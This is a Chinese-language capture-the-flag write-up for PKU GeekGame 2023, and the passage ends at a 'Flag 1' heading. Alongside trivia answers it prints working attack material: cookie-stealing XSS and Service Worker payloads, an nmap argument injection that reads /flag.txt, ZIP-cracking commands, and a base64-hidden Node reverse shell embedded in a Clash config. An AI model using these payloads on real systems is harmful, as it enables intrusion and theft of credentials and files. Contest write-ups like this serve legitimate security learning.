PKU GeekGame 2023 - Writeup
PKU GeekGame 2023 - Writeup
又到了一年一度凭借 Writeup 水文的环节了
这次比赛并没有花太多的时间在里面,基本上算是周末两天做了多少就算多少了
题目感觉上比中科大的 HackerGame 简单一点
分数


总分:2886,总排名:33 / 1012(总人数为完成『一眼盯帧』的人数)
Tutorial 195 + Misc 655 + Web 1904 + Algorithm 132
一眼盯帧

题目是一张 gif 图片,一帧出现一个字母
可以通过肉眼看,然后凭借高超手速将每个字母抄写下来
也可以利用类似 https://uutool.cn/gif2img/ 这样的网站将图片每一帧拆解出来
然后可以得到
synt{trrxtnzrgurguveq}
观察这个字符串,符合 flag{xxx} 的格式,只是字母变了,鉴定为凯撒密码,使用 http://www.hiencode.com/caesar.html 转换

得到 flag
flag{geekgamethethird}
小北问答!!!!!
在北京大学(校级)高性能计算平台中,什么命令可以提交一个非交互式任务?
https://hpc.pku.edu.cn/_book/guide/quickStart.html
sbatch
根据 GPL 许可证的要求,基于 Linux 二次开发的操作系统内核必须开源。例如小米公司开源了 Redmi K60 Ultra 手机的内核。其内核版本号是?
谷歌搜索能找到 https://github.com/MiCode/Xiaomi_Kernel_OpenSource 这个项目,拉到底部就有 Redmi K60 Ultra 了
然后在 Makefile 里找到版本号
VERSION = 5
PATCHLEVEL = 15
SUBLEVEL = 78
5.15.78
每款苹果产品都有一个内部的识别名称(Identifier),例如初代 iPhone 是 iPhone1,1。那么 Apple Watch Series 8(蜂窝版本,41mm 尺寸)是什么?
谷歌搜索能找到这么一个文档 https://gist.github.com/adamawolf/3048717,其中就能找到答案
Watch6,16 : Apple Watch Series 8 41mm case (GPS+Cellular)
Watch6,16
本届 PKU GeekGame 的比赛平台会禁止选手昵称中包含某些特殊字符。截止到 2023 年 10 月 1 日,共禁止了多少个字符?(提示:本题答案与 Python 版本有关,以平台实际运行情况为准)
比赛平台是开源的,在平台底部能找到 GitHub 链接
然后找到后端项目是在 gs-backend 项目中,搜索关键字找到关于昵称过滤的代码
from typing import Set
from unicategories import categories


def unicode_chars(*cats: str) -> Set[str]:
    ret = set()
    for cat in cats:
        ret |= set(categories[cat].characters())
    return ret


# https://unicode.org/reports/tr51/proposed.html
EMOJI_CHARS = (
    {chr(0x200D)}  # zwj
    | {chr(0x200B)}  # zwsp, to break emoji componenets into independent chars
    | {chr(0x20E3)}  # keycap
    | {chr(c) for c in range(0xFE00, 0xFE0F + 1)}  # variation selector
    | {chr(c) for c in range(0xE0020, 0xE007F + 1)}  # tag
    | {chr(c) for c in range(0x1F1E6, 0x1F1FF + 1)}  # regional indicator
)

# https://www.compart.com/en/unicode/category
DISALLOWED_CHARS = (
    unicode_chars(
        "Cc", "Cf", "Cs", "Mc", "Me", "Mn", "Zl", "Zp"
    )  # control and modifier chars
    | {chr(c) for c in range(0x12423, 0x12431 + 1)}  # too long
    | {chr(0x0D78)}  # too long
) - EMOJI_CHARS

print(len(DISALLOWED_CHARS))
将关键的代码扣出来,整理成单独的程序,这里看题目说明还依赖系统 Python 版本,所以只能多试几个版本了
FROM python:3.11
RUN pip install --no-cache-dir unicategories
ADD run.py .
RUN python run.py
因为懒得 docker run 了,所以在镜像构建阶段把结果打印出来了
试了这以下几个版本,最后发现平台运行在 Python 3.8 中,顺便吐槽一下提交答案有一小时 CD 的策略
- 3.11.6 4587
- 3.10 4472
- 3.9 4472
- 3.8 4445
4445
在 2011 年 1 月,Bilibili 游戏区下共有哪些子分区?(按网站显示顺序,以半角逗号分隔)
一开始在 Wayback Machine 里面搜 bilibili.com 压根搜不到 2011 年的结果
后面在 维基百科 中才知道叔叔家早期用的是别的域名

然后 Wayback Machine 启动,找到了原来的页面
https://web.archive.org/web/20110102140319/http://bilibili.us/video/game.html

游戏视频,游戏攻略·解说,Mugen,flash游戏
这个照片中出现了一个大型建筑物,它的官方网站的域名是什么?(照片中部分信息已被有意遮挡,请注意检查答案格式)

从图片中能看到「启迪控股」的 Logo,去到他们的官网 http://www.tusholdings.com/

出席了一个世界大会,在文章里面能看到和题目相同的 Logo

国际科技园及创新区域协会(IASP)第40届世界大会于卢森堡举行
找到 IASP 的官网,在 https://www.iaspworldconference.com/destination/social-events/ 找到和题目类似的一竖一竖的建筑物
所以结果应该是 卢森堡音乐厅
philharmonie.lu
正确答案数量:6

提交时间:2023-10-14 15:46:33

     #1: sbatch
     #2: 5.15.78
     #3: Watch6,16
     #4: 4445
     #5: 游戏视频,游戏攻略·解说,Mugen,flash游戏
     #6: philharmonie.lu
- 半份 Flag
flag{dang-ran-li-jie-ni-xin-zhong,} - 整份 Flag
flag{kenn-dingg-xiangg-zaii-woo-shou-zhoongg~~~}
Z 公司的服务器
服务器
使用支持 ZMODEM 文件传输协议的终端建立链接,就会自动跳下载


flag{Anc1Ent_tr4nSF3r_pr0tOcOI_15_57111_In_u5e_t0d4y}
流量包
使用 有线鲨鱼(指 Wireshark)打开附件

通过文件头 PJFIF 可知流量传输了一张图片
和上一小问一样,同样也是 ZMODEM 文件传输协议,只不过这次给我们的形式是一个流量包
https://pb.esd.cc/fat-cactus-load.py
将流量包里服务器的返回复制出来,监听一个端口,然后 nc 连接,让客户端把流量解出来就好了

flag{traFf1c_aNa1y51s_4_ZMODEM}
猫咪状态监视器
通过代码可知,我们能在 /usr/sbin/service {} status 中输入任意的字符,期望是读取到 /flag.txt 文件
https://gtfobins.github.io/gtfobins/service
结合 gtfobins 将命令改成 cat ,读取这个文件就好了

flag{Re4d_u5r_sB1n_SErv1cE_IS_HElpfUl}
基本功
zip 压缩包处理确实算是 CTF 基本功了,可以在 CTF Wiki 复习一下常见的攻击方法
简单的 Flag
压缩包里有一个大文件,那解法就是已知明文攻击

网上能搜到 chromedriver 的仓库 https://chromedriver.storage.googleapis.com/
<Contents><Key>89.0.4389.23/chromedriver_linux64.zip</Key><Generation>1611855052175154</Generation><MetaGeneration>1</MetaGeneration><LastModified>2021-01-28T17:30:52.195Z</LastModified><ETag>"24686a3cc3ccf8cbc60cf744baa47692"</ETag><Size>5845152</Size></Contents>
从大小出发,找到对应的文件是
https://chromedriver.storage.googleapis.com/89.0.4389.23/chromedriver_linux64.zip
在 Linux 环境下对这个压缩包重新打包,zip -r 1.zip chromedriver_linux64.zip


爆破出来密钥是
dfe01b40 b498f736 2b7d9cf8
解压即可拿到 flag
flag{insecure.zip.crypto.from.known.file.content}
冷酷的 Flag
压缩包中有一个 pcapng 文件,应该和上一题一样是明文攻击,因为明文攻击其实并不需要你知道里面的某一整个文件是什么,只需要知道压缩包里某个文件的部分连续内容(至少 12 字节)即可
而 pcapng 的格式头应该是固定的,在 https://pcapng.com/ 能找到格式的说明

Block Type 是确定的
Block Length 不确定,但是其后三位应该都是 00 00 00
Block Length 之后到 Section Length 都是确定的
这里我使用 bkcrack 工具进行解决,首先将已知的头塞到一个文件中,然后配置 bkcrack 启动即可
echo 0000004d3c2b1a01000000ffffffffffffffff | xxd -r -ps > header
time bkcrack -C challenge_2.zip -c flag2.pcapng -p header -o 5

d66be328 916fb65a 90968a35

解密拿到三个密钥,即可把压缩包成功解压出来
https://pb.esd.cc/ride-zebra-lion.pcapng

里面是一个 http 请求,拿到 flag
flag{inSEcUrE-zIp-crYPtO-EVeN-withOuT-KNOWN-fILe-coNtENT}
Emoji Wordle
这题类似 Wordle,只不过从英文词语变成了 emoji,并且位数更长了
Level 1
答案是固定的,并且不限制尝试的次数,所以写个程序一直尝试下去就好了,最终总能达到结果
代码并没有做什么优化,只是简单地把正确的 emoji 记录下来,未知的值就用服务器随机返回值填充上去
#!/usr/bin/env python

import re
import requests

YES = '🟩'
NO = '🟥'
MAYBE = '🟨'

URL = 'https://prob14.geekgame.pku.edu.cn/level1'
r1 = re.compile(r'placeholder="(.*)"')
r2 = re.compile(r'results.push\("(.*)"\)')

r = requests.session()

emoji = "A"

location = {}

while True:
    r = requests.session()
    while True:
        guess = r.get(URL, params={
            'guess': emoji
        }).text

        result = r2.findall(guess)[0]

        print(emoji)
        print(result)

        for idx in range(len(result)):
            if result[idx] == YES:
                location[idx] = emoji[idx]

        try:
            new_emoji = r1.findall(guess)[0]
        except:
            break
        e = []
        for idx in range(len(new_emoji)):
            if location.get(idx):
                e.append(location[idx])
            else:
                e.append(new_emoji[idx])

        emoji = "".join(e)
💈💅👼💁👦👗💊💊👱👇👔💆👺👦👓👳👔👉👞💄👧👘💃👺👸👴👿👙👵💆👩👽👛👓👦👝👢💃💅👶👅💈👈💅👼👁👃💂👆👄👂👳👲👢💆👤👜👆👺👱👺👛👆👡
flag{s1Mp1e_brut3f0rc3}
Level 2
抓包注意到请求题目的时候写了一大串 Cookie

用 https://github.com/hahwul/jwt-hack 把 jwt decode 一下,就看到答案了

回到浏览器把答案复制上去即可

flag{d3c0d1n9_jwT_15_345y}
Level 3
这题的 jwt 又有了变化
eyJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7ImxldmVsIjoiMyIsInN0YXJ0X3RpbWUiOiIxNjk3MjY0MTMzNjc1IiwicmVtYWluaW5nX2d1ZXNzZXMiOiIzIiwic2VlZCI6IjEuMTIzMjg4NTY5MjY4MDQ5NkUxMSJ9LCJuYmYiOjE2OTcyNjQxMzMsImlhdCI6MTY5NzI2NDEzM30.I62wbJgAUwuk4ndN0WhNS8BeCEvvnv6ZnFYTbH9Mqrs

{"data":{"level":"3","remaining_guesses":"3","seed":"1.1232885692680496E11","start_time":"1697264133675"},"iat":1697264133,"nbf":1697264133}
每一次提交答案 jwt 中的 remaining_guesses 都会减少 1
因此这题的解题思路是,只要我们一直使用同一个 Cookie 进行提交,就可以固定剩余尝试次数
另外在解题时还发现,每个 jwt 都是有生命周期的,需要在一分钟之内算出来,不然就会超时
不能像第一关那样在无限的时间中疯狂重试,因此本题就得写一个更好的算法
(也不算算法吧,就是按照题意将 emoji 正确但是位置不正确的 emoji 记录下来,并且记录上不正确的位置,下次就放到另外一个位置进行尝试)
#!/usr/bin/env python

import re
import random
import requests

YES = '🟩'
NO = '🟥'
MAYBE = '🟨'

URL = 'https://prob14.geekgame.pku.edu.cn/level3'
r1 = re.compile(r'placeholder="(.*)"')
r2 = re.compile(r'results.push\("(.*)"\)')

emoji = "A"
location = {}
bad_location = {}

JWT = requests.get(URL).cookies.get('PLAY_SESSION')

good = []
bad = []

def get(idx: int) -> str:
    while True:
        e = random.choice(good)
        if idx not in bad_location.get(e, []):
            return e

while True:
    guess = requests.get(URL, params={
        'guess': emoji
    }, cookies={
        'PLAY_SESSION': JWT
    }).text

    print(guess)
    result = r2.findall(guess)[0]

    print(emoji)
    print(result)

    for idx in range(len(result)):
        if result[idx] == YES:
            location[idx] = emoji[idx]
        if result[idx] == NO:
            bad.append(emoji[idx])
        if result[idx] == MAYBE:
            good.append(emoji[idx])
            bl = bad_location.get(emoji[idx], [])
            bl.append(idx)
            bad_location[emoji[idx]] = bl

    new_emoji = r1.findall(guess)[0]
    e = []
    for idx in range(len(new_emoji)):
        if location.get(idx):
            e.append(location[idx])
        else:
            if new_emoji[idx] in bad:
                e.append(get(idx))
            else:
                e.append(new_emoji[idx])

    emoji = "".join(e)
flag{StateIess_game_IS_a_b4d_1d3a}
第三新 XSS
检查代码,我们能在 /xxx/ 任意目录下面返回任意的内容以及任意的 Header
巡猎
flag 以 Cookie 的形式写在 /admin 路径下,先写入 flag 再访问我们的页面
经过一番搜索,找到了 https://stackoverflow.com/a/11243664
通过 iframe 嵌入 /admin/ 路径,然后通过 document 读取目标 iframe 的 Cookie
<iframe src="/admin/" id="barframe"></iframe>
<script>
setTimeout(() => {
  document.title = document.getElementById('barframe').contentDocument.cookie
}, 100)
</script>

flag{TotAlLY-NO-SECuRItY-In-The-saMe-ORIgiN}
记忆
和上一题有所不同,这题是先访问攻击者的页面,再访问管理员页面
快速思考有什么是能被缓存下来的
Service Worker!
~sw

{"Service-Worker-Allowed":"/","Content-Type":"application/javascript"}

self.addEventListener("fetch", (event) => {
  event.respondWith(new Response("<script>setTimeout(()=>{document.title=document.cookie}, 1000)</script>", {
    headers: {'Content-Type': 'text/html'}
  }));
});
~page

{"Content-Type":"text/html"}

<script>
const registerServiceWorker = async () => {
  const registration = await navigator.serviceWorker.register("/~sw/", {scope: "/admin/"})
};
registerServiceWorker();
</script>

flag{perSiSTeNt-xSs-aTTACK-usiNG-SErVIce-WORkER}
简单的打字稿
Super Easy
从上面的链接看到,有一种东西叫字符串操作类型
再通过搜索找到了自定义字符串操作类型的例子
type Split<S extends string, D extends string> =
    string extends S ? string[] :
    S extends '' ? [] :
    S extends `${infer T}${D}${infer U}` ? [T, ...Split<U, D>] : [S];

type A = Split<flag1, "l">
let a: A = '114514'
简单抽取了一个 example 出来答题
首先定义了一个字符串操作类型 Split,然后生成了一个新的类型 A,类型 A 是 flag1 类型经过 Split 的,然后给类型 A 赋值,期待程序报错打印出来 flag
通过 Split 操作可以绕过 绷 的文本匹配

"l".join(["f", "ag{tOo0_e4sY_f1aG_FoR_ToOO_Easy_", "ANg}"])
flag{tOo0_e4sY_f1aG_FoR_ToOO_Easy_lANg}
逝界计划
不知道为什么没人做得出来,拿了一血之后等了好久好久都没其他人做出来
题目里面的提示就已经非常明显了
N M A P
题目是一个 Home Assistant,在「配置」->「设备与服务」里面,可以添加一个 nmap 扫描的集成
然后众所周知,nmap 可以加载一个文本文件,同时扫描多台主机,也可以将扫描日志保存到文件里,甚至还可以导出不同的格式
再然后,HA 左边有一个媒体的功能,再点击「My media」很明显就是一个文件管理器了

我的操作是,本地通过 Docker 部署一个相同的环境,通过「My media」右上角的管理功能,任意上传一些媒体文件,然后在 Docker 中找到对应的目录,可知是 /media/
于是解题的思路就是,通过自定义 nmap 参数,从 /flag.txt 中读取目标,然后将扫描结果保存在媒体目录中,接着就可以通过媒体管理器把日志下载下来,里面就有 flag 了

-iL /flag.txt -oN /media/usb/114514.jpg


flag{soOoo-mANY-LOoPhOLes-in-HOmE-asSisTant}
非法所得
这题目看着看着 👊 就硬了

古董版本,今年陆陆续续也有不少的漏洞,例如 CVE-2023-24205,不过个人感觉这个洞不好用

首先先确定一下三个 flag 的位置,flag1 在 /app/profiles/flag.yml 中;flag2 在 /flag_easy 中,后面被 index.js 加载到内存后,文本中的内容会被替换掉;flag3 在 /flag 中,但是权限是 0400 只有 root 用户可读,需要执行 /readflag 才能拿到
Flag 3
是的没错我先做的第三问
参考 https://www.freebuf.com/vuls/323348.html,这个版本存在 XSS 漏洞
结合电子包(electron)有 XSS 就基本上可以执行系统命令的特性,计划先把系统权限给拿到
在可控的网站中放置下述配置文件
port: 7890
mode: Rule
log-level: info
external-controller: ":9090"
proxies:
  - name: a
    type: socks5
    server: 127.0.0.1
    port: 1926
    skip-cert-verify: true
rules:
  - "DOMAIN-SUFFIX,mihoyo.com,REJECT"
  - "GEOIP,CN,DIRECT"
  - "MATCH,DIRECT"
proxy-groups:
  - name: <img/src='1'/onerror='eval(new Buffer(`dmFyIG5ldCA9IHJlcXVpcmUoIm5ldCIpLCBzaCA9IHJlcXVpcmUoImNoaWxkX3Byb2Nlc3MiKS5leGVjKCIvYmluL3NoIik7CnZhciBjbGllbnQgPSBuZXcgbmV0LlNvY2tldCgpOwpjbGllbnQuY29ubmVjdCgyMzMzLCAiMTkyLjAuMi4xNDYiLCBmdW5jdGlvbigpe2NsaWVudC5waXBlKHNoLnN0ZGluKTtzaC5zdGRvdXQucGlwZShjbGllbnQpOwpzaC5zdGRlcnIucGlwZShjbGllbnQpO30pOw==`,`base64`).toString())'>
    type: select
    proxies:
      - a
在 web 控制台加载这个配置文件,并切换到 Proxies 栏目中
直接反弹 shell,运行 /readflag 就拿到 flag

flag{Uns3cUreP0wereDbyE1ectroN}
Flag 1
